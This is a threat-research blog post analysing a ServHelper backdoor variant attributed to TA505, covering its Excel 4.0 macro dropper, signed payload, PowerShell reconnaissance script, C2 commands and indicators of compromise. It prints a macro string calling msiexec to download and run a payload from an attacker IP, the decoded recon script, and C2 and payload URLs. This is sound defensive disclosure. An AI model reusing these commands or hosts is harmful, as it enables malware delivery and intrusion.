New ServHelper Variant Employs Excel 4.0 Macro to Drop Signed Payload

deepinstinct.com/2019/04/02/new-servhelper-variant-employs-excel-4-0-macro-to-drop-signed-payload/

April 2, 2019

Learn more

April 2, 2019 | Shaul Vilkomir-Preisman

ServHelper is a recently discovered backdoor associated with TA505. A veteran threat group that has also been associated with the infamous Dridex banking malware, the GlobeImposter ransomware, and other high-profile malware campaigns.


Deep Instinct Threat Research unit has recently discovered a new variant of ServHelper that employes an Excel 4.0 macro Dropper. A legacy mechanism still supported by Microsoft Office, and an executable payload signed with a **valid** digital signature.

Since this vector came to light it has gained some traction, although it is still not widespread and is used by only a handful of threat actors.

Attack Flow

Once the malicious Excel sheet is opened the Excel 4.0 macro is executed and *msiexec.exe* is called in order to download and execute the payload.

[caption id="attachment_4566" align="aligncenter" width="1092"]




```
0085        9 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085        9 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
'0018       28 LABEL : Cell Value, String Constant - \x00Macro'
'0018       28 LABEL : Cell Value, String Constant - \x00Macro'
0018       23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
0006       31 FORMULA : Cell Formula - R1C1 len=9 ptgName 0001
0006       26 FORMULA : Cell Formula - R3C1 len=4 ptgFuncVarV args 0 func HALT (0x0036)
0006       31 FORMULA : Cell Formula - R5C1 len=9 ptgName 0002
0006       26 FORMULA : Cell Formula - R8C1 len=4 ptgFuncVarV args 0 func RETURN (0x0037)
0006       33 FORMULA : Cell Formula - R14C1 len=11 ptgRef3dV R~29C~0 ptgFuncVarV args 1 func EXEC (0x006e)
0006       26 FORMULA : Cell Formula - R17C1 len=4 ptgFuncVarV args 0 func RETURN (0x0037)
0006       51 FORMULA : Cell Formula - R30C1 len=29 ptgRefV R~30C~0 ptgRefV R~31C~0 ptgRefV R~29C~19 ptgRefV R~32C~0 ptgRef
"0207       72 STRING : String Value of a Formula - msiexec.exe RETURN=185 /i http://169.239.128.104/alg /q ksw='%TEMP%' "
0006       26 FORMULA : Cell Formula - R35C1 len=4 ptgFuncVarV args 0 func HALT (0x0036)
```

Excel 4.0 macro snippet, msiexec.exe is called to download and execute the payload. (cropped from oledump.py)[/caption]

ServHelper's payload, an NSIS Installer signed with a valid digital signature (further details on the certificate ahead), is downloaded by *msiexec.exe* to its temporary folder (*C:\Windows\Installer\MSI[4-charachter-string].tmp*) and executed.

Once the dropped payload is executed, it will drop a DLL file contained in the installer to *\%TEMP%\xmlparse.dll*, and use *rundll32.exe* to call the DLL's exported function *"sega"*.

[caption id="attachment_4565" align="aligncenter" width="360"]




ordinal (5)	name (5)	location
1	dbkFCallWrapperAddr	0x13256640
2	__dbk_fcall_wrapper	.text:1314F12C
3	TMethodImplement...	0x13194D1C
4	tempora	0x13246F58
5	sega	0x13246F0C

xmlparse.dll's exported functions, functions 1-3 are Delphi compiler artifacts, function 4 is not currently used.[/caption]

The malware will then write a base64 encoded PowerShell script (which is contained in *xmlparse.dll* as a resource) to *\%TEMP%\enu1.ps1* and execute it. The script, intended for reconnaissance purposes, checks if a machine is part of a domain and if the user has Admin privileges or is part of the Admin Group.

[caption id="attachment_4567" align="aligncenter" width="790"]




```
if((Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain -eq $true) {
    Write-Output "$env:COMPUTERNAME is part of the domain: \
    $((Get-WmiObject -Class Win32_ComputerSystem).Domain)."
} else {
    Write-Output "$env:COMPUTERNAME is not part of a domain.";
}

$group = Gwmi win32_group -Filter "Domain='$env:computername' and SID='S-1-5-32-544'";
$adm = $group.Name;
$u = $env:Username;
$test=net localgroup $adm | Where {$_ -match $u} -outvariable $test
if ($test -eq $env:username){Write-Output "is part of admin group"}
else{Write-Output "not admin"};

    $user = [Security.Principal.WindowsIdentity]::GetCurrent();
    $res=(New-Object Security.Principal.WindowsPrincipal $user). \
    IsInRole([Security.Principal.WindowsBuiltinRole]::Administrator)
write-output "admin(high integrity): $res"
```

Caption: Decoded reconnaissance PowerShell script.[/caption]

This information is then reported back to ServHelper's Command & Control server and if the user is part of a domain, the Command & Control server will also instruct the malware to gather a list of other users in the domain.

[caption id="attachment_4568" align="aligncenter" width="435"]



```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date:[redacted] Mar 2019 [redacted]GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 23
Connection: keep-alive

shell^ net user /domain
```

Command & Control server response with command to gather a list of users in the domain[/caption]

ServHelper can receive several types of commands from its Command & Control server, including:

- **shell** – execute a shell (*cmd.exe*) command and return its output
- **loaddll** –download a DLL file and load it using *rundll32.exe*
- **persist** – write an auto-run registry entry at *HK_CU\Software\Microsoft\Windows\CurrentVersion\Run\* as "Intel Protect", returns "persistence established" if successful.
- **slp** – enter sleep mode

- **selfkill** – remove the malware from the infected machine
  [caption id="attachment_4564" align="aligncenter" width="886"]




ServHelper
C&C
5. ServHelper C&C requests list of users in domain
4. ServHelper reports infection and reconnaissance data
EXE
1. Excel 4.0 Macro downloads and runs signed payload
Victim
DLL
2. Signed EXE drops and loads signed DLL
3. Reconnaissance PowerShell script is executed

Diagram showing ServHelper attack flow[/caption]

Signed Payload and Core

Both the NSIS Installer payload and ServHelper's core DLL are, at the time of writing, signed using a **valid** signature.

[caption id="attachment_4569" align="aligncenter" width="423"]



Digital Signature Information

This digital signature is OK.

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: MASLAK LTD

Issued by: thawte SHA256 Code Signing CA

Valid from 3/17/2019 **to** 3/17/2020

ServHelper signed using a valid signature[/caption]

The certificate used to sign the malware was issued to “MASLAK LTD” of Uxbridge, Great Britain.

While this appears to be a legitimately registered company, further investigation is required to determine the validity of the certificates or whether they have been compromised and the possibility of MASLAK being a shell company.

Our analysis of “MASLAK LTD” certificates reveals another certificate issued by them that was previously used to digitally sign malware, although it has since been revoked (certificate details are provided in the IOCs section).

Conclusion

TA505 is a highly advanced global threat actor. It employs a vast array of sophisticated, constantly developed malware for different purposes, for which it exploits the most recently discovered and publicized weak points.

This, factually, pays off for TA505. The evasive and legitimatizing factors described above, whereby a dropper employs a lesser known and poorly detected old-school technique combined with a validly signed payload and malware core, all contribute to its evasiveness. When this variant first appeared on VirusTotal it was almost completely undetected. Below are links to each component's initial detections at time of upload:

Dropper
https://www.virustotal.com/gui/file/63522e00181e6b8d9ae8bfd51f7df8f8ebd0f42323e22047269df9c7a71c9b6d/detection/f-63522e00181e6b8d9ae8bfd51f7df8f8ebd0f42323e22047269df9c7a71c9b6d-1553181861

NSIS Payload
https://www.virustotal.com/gui/file/e0323064f2561ae02f9efae418aeaf433b3fe0e6e3a640a9c46ec404d4563de1/detection/f-e0323064f2561ae02f9efae418aeaf433b3fe0e6e3a640a9c46ec404d4563de1-1553164241

DLL Core
https://www.virustotal.com/gui/file/bee3b2710f7e874ce05e6b8b45cc20e021b9c00ee337238598e71e7315128333/detection/f-bee3b2710f7e874ce05e6b8b45cc20e021b9c00ee337238598e71e7315128333-1553164241

Deep Instinct Threat Research contacted DigiCert (who operate Thawte CA), and was notified that an investigation into the malicious certificate has been initiated.

Deep Instinct's customers are fully protected against ServHelper's activity based on D-Brain – Deep Instinct's Deep Learning security solution.

Update (4/4/19):

Following conclusion of our initial analysis of the described ServHelper variant, Deep Instinct has noticed an uptick in ServHelper's activity, with new droppers and infection URLs appearing in the wild, a new mildly modified payload and core signed with the same certificate, and an additional Command & Control domain (new indicators have been updated in IOC section).

Deep Instinct has been notified by DigiCert that following Deep Instinct's report, the certificate used in this ServHelper campaign has been revoked.

IOCs:

Excel 4.0 macro Dropper

63522e00181e6b8d9ae8bfd51f7df8f8ebd0f42323e22047269df9c7a71c9b6d

NSIS Payloads

e0323064f2561ae02f9efae418aeaf433b3fe0e6e3a640a9c46ec404d4563de1

302aa690ae61d36769ecdaa3d23ac8fb167e80aed2fe5dbc8938f7b75c655a01

ServHelper core DLL

bee3b2710f7e874ce05e6b8b45cc20e021b9c00ee337238598e71e7315128333

2f827084ecc300aea0c84cba8872c9a34e6afce56eea454d74f4dd3144301a2d

Encoded reconnaissance PowerShell script

da7465f14cd8a934668f59974e8836e02a9b1ff948bfe964040b840ab61697dc

“MASLAK LTD” Certificates:

Valid

- Thumbprint (SHA1): 557B9ADADAEF142B7C38AE04F6C1A9FC8E4251C1
- Serial Number: 68DE1F7207D5EDD81E4B62093139340A

Revoked

- Thumbprint (SHA1): B4CDC78A2FCBE0A70A120D7449F956C7B7507E97
- Serial Number: 3803B0D45F38CEA186D588606C34B63A

Payload URLs:

hxxp://169.239.128[.]104/alg

hxxp://45.63.101[.]210/appservice

hxxp://151.236.23[.]56/appservice

ServHelper Command & Control:

hxxp://cdnavupdate[.]icu/jquery/jquery.php

hxxp://afsafasdarm[.]icu/jquery/jquery.php

hxxp://rff3faafefw[.]pw/jquery/jquery.php

hxxp://afwer444sff[.]icu/jquery/jquery.php